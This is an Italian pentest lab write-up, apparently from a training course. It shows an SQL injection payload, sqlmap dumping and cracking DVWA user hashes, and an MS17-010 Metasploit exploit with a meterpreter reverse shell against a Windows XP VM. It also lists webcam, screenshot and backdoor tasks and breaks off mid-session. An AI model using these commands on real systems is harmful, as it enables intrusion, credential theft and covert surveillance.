

Build Week 2

USE CASE REALE TAU



Il progetto di questa **Build Week** consiste nell'effettuare un **Penetration Test** per l'azienda **Tau**. Nella fase di ingaggio, vengono definite tutte le clausole di svolgimento per evitare di interferire con l'attività aziendale durante lo svolgimento dei test.

In particolare vengono stabiliti i giorni e le attività da svolgere in ciascun giorno.

La roadmap dei lavori è così suddivisa:

- giorno 1: **Web Application Exploit SQLi**
- giorno 2: **Exploit Windows con Metasploit**
- giorno 3: **Hacking Vancouver Black Box**
- giorno 4: **Hacking Derpnstink Black Box**
- giorno 5: **Conclusioni**



Prima di iniziare i lavori andiamo a preparare il nostro ambiente virtuale composto dalle macchine:

- Kali Linux
- Metasploit
- Windows Xp
- Vancouver
- Derpnstik

Giorno 1 - Web Application Exploit SQLi


Completato ▾

Il primo giorno andiamo ad effettuare la parte web del pentest, andando ad effettuare una **SQL Injection** sulla Web App DVWA con il livello di difficoltà impostato a **LOW** con lo scopo di recuperare la password dell'utente Gordon Brown.

Iniziamo quindi con il setting degli Ip come richiesto dalla traccia, assegnando alla macchina attaccante Kali l'indirizzo **IP 192.168.66.110** e alla macchina Metasploitable, che sarà il nostro target, l'indirizzo **IP 192.168.66.120**.

Dopo aver modificato le configurazioni di rete effettuiamo un **test di ping** per verificare che le due macchine comunichino tra di loro.

Di seguito gli screen delle operazioni effettuate.



```
GRU nano 2.0.7          File: /etc/network/interfaces           Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.66.120
    netmask 255.255.255.0
    broadcast 192.168.66.255
    gateway 192.168.66.1

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
#
# source /etc/network/interfaces.d/
#
# The loopback network interface
#
# auto lo
# iface lo inet loopback
#
# auto eth0
# iface eth0 inet static
#     address 192.168.66.110/24
#     gateway 192.168.66.1
#     #iface eth0 inet dhcp
#     15
```

Modifica indirizzi IP

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.66.110
PING 192.168.66.110 (192.168.66.110) 56(84) bytes of data.
64 bytes from 192.168.66.110: icmp_seq=1 ttl=64 time=9.22 ms
64 bytes from 192.168.66.110: icmp_seq=2 ttl=64 time=0.959 ms
64 bytes from 192.168.66.110: icmp_seq=3 ttl=64 time=1.11 ms
64 bytes from 192.168.66.110: icmp_seq=4 ttl=64 time=0.881 ms
64 bytes from 192.168.66.110: icmp_seq=5 ttl=64 time=0.817 ms
64 bytes from 192.168.66.110: icmp_seq=6 ttl=64 time=0.666 ms
64 bytes from 192.168.66.110: icmp_seq=7 ttl=64 time=0.849 ms
64 bytes from 192.168.66.110: icmp_seq=8 ttl=64 time=0.815 ms
64 bytes from 192.168.66.110: icmp_seq=9 ttl=64 time=1.03 ms
64 bytes from 192.168.66.110: icmp_seq=10 ttl=64 time=0.908 ms
64 bytes from 192.168.66.110: icmp_seq=11 ttl=64 time=1.11 ms
64 bytes from 192.168.66.110: icmp_seq=12 ttl=64 time=0.999 ms

--- 192.168.66.110 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 10997ms
rtt min/avg/max/mdev = 0.666/1.615/9.223/2.297 ms
```



```
(kali㉿kali)-[~] $ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data.
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=0.972 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=1.08 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=1.20 ms
64 bytes from 192.168.66.120: icmp_seq=4 ttl=64 time=0.865 ms
64 bytes from 192.168.66.120: icmp_seq=5 ttl=64 time=0.878 ms
64 bytes from 192.168.66.120: icmp_seq=6 ttl=64 time=0.761 ms
64 bytes from 192.168.66.120: icmp_seq=7 ttl=64 time=1.06 ms
64 bytes from 192.168.66.120: icmp_seq=8 ttl=64 time=0.885 ms
64 bytes from 192.168.66.120: icmp_seq=9 ttl=64 time=1.20 ms
^C
--- 192.168.66.120 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8558ms
rtt min/avg/max/mdev = 0.761/0.988/1.200/0.145 ms
```

Prova di ping

Dopo aver fatto ciò avviamo la web app DVWA, impostiamo il livello di difficoltà su **LOW** come richiesto e ci spostiamo nella sezione **SQL Injection** per effettuare l'attacco. Come richiesto dalla traccia andiamo ad effettuare le operazioni sia in **modo manuale** che in **automatico**.

La procedura **manuale** consiste nell'inserire all'interno del campo “**User ID**” la query **' UNION SELECT first_name , password FROM users #** che serve ad unire i risultati della query originale con una seconda query che seleziona i campi ‘**first_name**’ e ‘**password**’ dalla tabella ‘**users**’ in modo tale da richiamare il database che ci restituisce la **lista degli utenti e gli hash delle password associate ad ognuno**. Quello che ci resta da fare è copiare i nomi utente e gli hash in un file di testo chiamato “**userpswddvwa.txt**” e darlo in input a **John The Ripper** che effettuerà il processo di cracking e al termine ci restituirà le password in chiaro.

Di seguito gli screen delle operazioni effettuate.

The screenshot shows the DVWA SQL Injection page at the URL `192.168.66.120/dvwa/vulnerabilities/sqlil/?id='+UNION+SE`. The left sidebar menu is visible, with 'SQL Injection' selected. The main content area displays the results of a manual exploit:

```
ID: ' UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the exploit results, there is a 'More info' section with links to security reviews and a 'Logout' button. At the bottom, a red box highlights the 'Username: admin' and 'Security Level: low' status.

Query Injection + username “admin” con security level “low”

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt userpswdvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (Gordon)
letmein       (Pablo)
charley        (Hack)
4g 0:00:00:00 DONE (2023-06-07 10:24) 80.00g/s 57600p/s 57600c/s 76800C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 userpswdvwa.txt
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left
(kali㉿kali)-[~/Desktop] RESCAN.pdf userpswdv... john.lst
$
```

Procedura cracking JTR

La procedura **automatica** invece viene svolta con l'utilizzo del tool **SQL Map** che permette appunto di automatizzare il rilevamento e lo sfruttamento delle vulnerabilità **SQL injection** e prendere così il controllo dei server **DBMS**.

Per poter funzionare **SQL Map** ha bisogno in input dell'indirizzo **url target** e del **cookie di sessione**.

Per recuperare il **cookie di sessione** utilizziamo il software **BurpSuite** che tramite il suo browser ci permette di intercettare e analizzare le richieste e le risposte **HTTP/HTTPS**.

Come si può notare dallo screen all'interno della **request** viene mostrato il **cookie della sessione** corrente, non dovremo fare altro che copiarlo e inserirlo nell'input di **SQL Map**.

#	Host	Method	URL	Params	Edited	Status	Length	MIMEtype	Extension
1	http://192.168.66.120	GET	/dvwa/vulnerabilities/sqli/?id=%27+UNI...	✓		302	451	HTML	
2	http://192.168.66.120	GET	/dvwa/login.php			200	1626	HTML	php
3	http://192.168.66.120	GET	/dvwa/favicon.ico			404	479	HTML	ico

Request

Pretty Raw Hex

```
1 GET /dvwa/login.php HTTP/1.1
2 Host: 192.168.66.120
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=33976516a3595d8b4dff421eeb061e31
9 Connection: close
```

Inspector

- Request attributes: 2
- Request cookies: 1
- Request headers: 8
- Response headers: 10

Dopo aver fatto ciò **avviamo SQL Map**, inseriamo in input i dati richiesti così da inizializzare la procedura di cracking.

Al termine del processo ci verrà restituita una tabella contenente tutte le informazioni relative all'utente, tra cui l'hash affiancato dalla password in chiaro.

Di seguito lo screen delle operazioni effettuate.

```
[kali㉿kali:~]
File Actions Edit View Help
[kali㉿kali:~]
└$ sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sqli/?id=id&Submit#=" --cookie="security=low;PHPSESSID=fa5b442f7d9024adce05ee3b2bb4094c" -p id -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
esponsible for any misuse or damage caused by this program
[*] starting @ 06:01:42 /2023-06-19/
[06:01:42] [INFO] testing connection to the target URL
[06:01:42] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:01:42] [INFO] testing if the target URL content is stable
[06:01:43] [INFO] target URL content is stable
[06:01:43] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[06:01:43] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[06:01:43] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[06:03:52] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:03:52] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:03:52] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:04:02] [INFO] writing hashes to a temporary file '/tmp/sqlmapab_gn8ba4802/sqlmaphashes-swqido4m.txt'
do you want to crack them via a dictionary-based attack? [y/n/q] y
[06:04:07] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:04:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[06:04:20] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:04:20] [INFO] starting 3 processes
[06:04:21] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[06:04:22] [INFO] cracked password 'charley' for hash '805533073ae2c900d7e0047cc092109'
[06:04:24] [INFO] cracked password 'letmein' for hash '0d107d09ff5bbe40cade3de5c71e9e9b7'
[06:04:26] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://192.168.32.105/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordond | http://192.168.32.105/dvwa/hackable/users/gordond.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | admin | Gordon |
| 3 | 1337 | http://192.168.32.105/dvwa/hackable/users/1337.jpg | 805533073ae2c900d7e0047cc092109 (charley) | Me | Hack |
| 4 | pablo | http://192.168.32.105/dvwa/hackable/users/pablo.jpg | 0d107d09ff5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://192.168.32.105/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+
[06:04:28] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.66.120/dump/dvwa/users.csv'
[06:04:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.66.120'
```

Proviamo quindi ad effettuare il login con le credenziali ottenute, ovvero **username:gordonb** e **password:abc123**.

Di seguito lo screen in cui si nota il tentativo di login avvenuto con successo.


The screenshot shows the DVWA index page. At the top, there are navigation links: Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the header, it says "application security in a class room environment". On the left, there is a sidebar with various exploit categories: Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area displays a "WARNING!" message: "Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing." Below this is a "Disclaimer" section: "We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it." Underneath is a "General Instructions" section: "The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page." A message box at the bottom left says "You have logged in as 'gordonb'". At the very bottom, there is a red box highlighting the "Username: gordonb" and "Security Level: low" fields.

Il secondo giorno andiamo invece ad effettuare la parte infrastrutturale del pentest ovvero quella che riguarda lo **sfruttamento delle vulnerabilità del sistema operativo Windows Xp**.


Iniziamo quindi con il **setting degli IP** come richiesto dalla traccia, assegnando alla macchina **attaccante Kali l'indirizzo IP 192.168.90.100** e alla macchina **Windows Xp**, che sarà il nostro target, **l'indirizzo IP 192.168.90.101**.

Dopo aver modificato le configurazioni di rete effettuiamo un **test di ping** per verificare che le due macchine comunichino tra di loro.

Di seguito gli screen delle operazioni effettuate.



Modifica indirizzi IP



Prova di ping

Nello specifico ci viene richiesto in primis di effettuare una scansione di tipo **“Basic Network Scan”** con **Nessus** così da avere un quadro più chiaro delle vulnerabilità presenti.

Dopodiché si chiede di sfruttare tra le vulnerabilità trovate, la **MS17-010**, per cercare di ottenere **una sessione di meterpreter sul target** ed eseguire dopo **alcune operazioni**, tra cui **l'installazione di una backdoor**.

Dopo aver terminato lo scan con **Nessus** ed aver individuato la vulnerabilità **MS17-010**, andiamo a studiarla per capire e configurare al meglio il possibile **exploit** da utilizzare.

Nessus fornisce la seguente descrizione: “**Esistono diverse vulnerabilità di esecuzione remota del codice in Microsoft Server Message Block 1.0 (SMBV1) a causa di un’errata gestione di determinate richieste. Un attaccante remoto non autenticato può sfruttare queste vulnerabilità, tramite un pacchetto appositamente creato, per eseguire codice arbitrario**”. Di conseguenza cercheremo di trovare un **modulo utile** per tale obiettivo.

Vulnerabilities

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE)(ETERNALCHAMPION) (...

Description
The remote Windows host is affected by the following vulnerabilities:

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBV1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBV1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

External Links

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTERY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2690547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Plugin Details

Severity:	High
ID:	97833
Version:	1.30
Type:	remote
Family:	Windows
Published:	March 20, 2017
Modified:	May 25, 2022

VPR Key Drivers

- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: High
- Age of Vuln: 730 days +
- Product Coverage: Low
- CVSSv3 Impact Score: 5.9
- Threat Sources: Security Research

Risk Information

- Vulnerability Priority Rating (VPR): 9.7
- Risk Factor: High

Il report redatto direttamente da Nessus segue in allegato questo documento.

Effettuiamo poi anche una scansione con Nmap con il comando nmap -p- -A 192.168.90.101 per l'enumerazione delle porte aperte e dei servizi attivi annessi ad ognuna. Si nota come la porta 445/tcp sia aperta e su di essa risulti essere attivo il servizio “Windows Xp microsoft-ds”

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- -A 192.168.90.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 05:45 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
MAC Address: 08:00:27:4C:54:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -59m59s, deviation: 1h24m51s, median: -1h59m59s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: TEST-EPI, NetBIOS user: <unknown>, NetBIOS MAC: 0800274c54fe (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2023-06-22T11:46:32+02:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.53 ms  192.168.90.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.27 seconds
```

Per approfondire la ricerca effettuiamo un ulteriore scan sempre tramite Nmap questa volta utilizzando però **gli switch -sV che serve per la service detection e –script vuln che serve invece per identificare eventuali vulnerabilità dei servizi attivi attraverso le quali potremmo provare ad iniettare codice malevolo sulla macchina target.**

```
(kali㉿kali)-[~]
$ sudo nmap -sV --script vuln 192.168.90.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 05:50 EDT
Nmap scan report for 192.168.90.101
Host is up (0.000091s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:4C:54:FE (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|      IDs: CVE:CVE-2017-0143
|      Risk factor: HIGH
|      A critical remote code execution vulnerability exists in Microsoft SMBv1
|      servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms08-067:
|  VULNERABLE:
|    Microsoft Windows system vulnerable to remote code execution (MS08-067)
|    State: VULNERABLE
|      IDs: CVE:CVE-2008-4250
|      The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|      Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|      code via a crafted RPC request that triggers the overflow during path canonicalization.
|
| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.70 seconds
```

A questo punto possiamo procedere con la **fase di attacco vera e propria**.

In primis avviamo **msfconsole** sulla macchina Kali.

Msfconsole è la console di comando principale di **Metasploit** e offre una vasta gamma di strumenti e funzionalità per eseguire **pentest**.

Dopo averla avviata procediamo con la ricerca del modulo migliore per l'**exploit** di questa vulnerabilità; tra le 4 opzioni disponibili avendo tutte la stessa disclosure date (data di “scoperta”) e rank (grado di affidabilità), scegliamo **il modulo** **exploit/windows/smb/ms17_010_psexec**.

Dopo averlo selezionato vediamo che abbiamo già **di default** come payload **il reverse_tcp** di **meterpreter**, quindi manca solo la **configurazione dei parametri dell'exploit**.

I parametri “**Required**” per questo modulo sono: **RHOSTS** ovvero l’indirizzo IP della macchina target e la local port indicata da **LPORT** che ci viene chiesto di settare su **8888**.

Di seguito screen delle operazioni effettuate.

```
kali㉿kali: ~
[+] =[ metasploit v6.3.4-dev
+ --=[ 2294 exploits - 1201 auxiliary - 409 post
+ --=[ 968 payloads - 45 encoders - 11 nops
+ --=[ 9 evasion
]

Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms17_010
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
  0  exploit/windows/smb/ms17_010_永恒蓝      2017-03-14  average Yes    MS17-010 EternalBlue SMB
  Remote Windows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command     2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14  normal  No     MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010_burpsuite
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.90.101
RHOSTS => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Possiamo quindi lanciare l'exploit con il comando “**exploit**” ed effettuare tutte le varie operazioni.

Nello specifico ci viene richiesto di:

- a. vedere la configurazione di rete utilizzando il comando **ipconfig**;
- b. controllare se la macchina target sia una macchina virtuale utilizzando il comando **run post/windows/gather/checkvm**;
- c. verificare se la macchina target ha delle webcam attive con il comando **webcam_list** ed eventualmente utilizzarla per scattare una foto con il comando **webcam_snap**;
- d. recuperare un'anteprima del desktop con il comando **screenshot**;
- e. vedere i privilegi utente con il comando **getuid**;
- f. caricare una backdoor, iniettarla sul sistema, intercettarla ed avviarla.

Di seguito lo screen delle operazioni effettuate.

```
kali@kali: ~
File Actions Edit View Help
[*] 192.168.90.101:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.90.101:445 - [+] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - ← | Leaving Danger Zone | →
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x81b5b3e8
[*] 192.168.90.101:445 - Built a write-what-where primitive...
[*] 192.168.90.101:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target
[*] 192.168.90.101:445 - Uploading payload ... LcIASpeh.exe
[*] 192.168.90.101:445 - Created \LcIASpeh.exe ...
[+] 192.168.90.101:445 - Service started successfully ...
[*] 192.168.90.101:445 - Deleting \LcIASpeh.exe ...
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 → 192.168.90.101:1047) at 2023-06-19 08:14:27 -0400
0 Home BOF
meterpreter > ipconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:7e:2e:97
MTU       : 1500
IPv4 Address : 192.168.90.101
IPv4 Netmask : 255.255.255.0

meterpreter > run post/windows/gather/checkvm

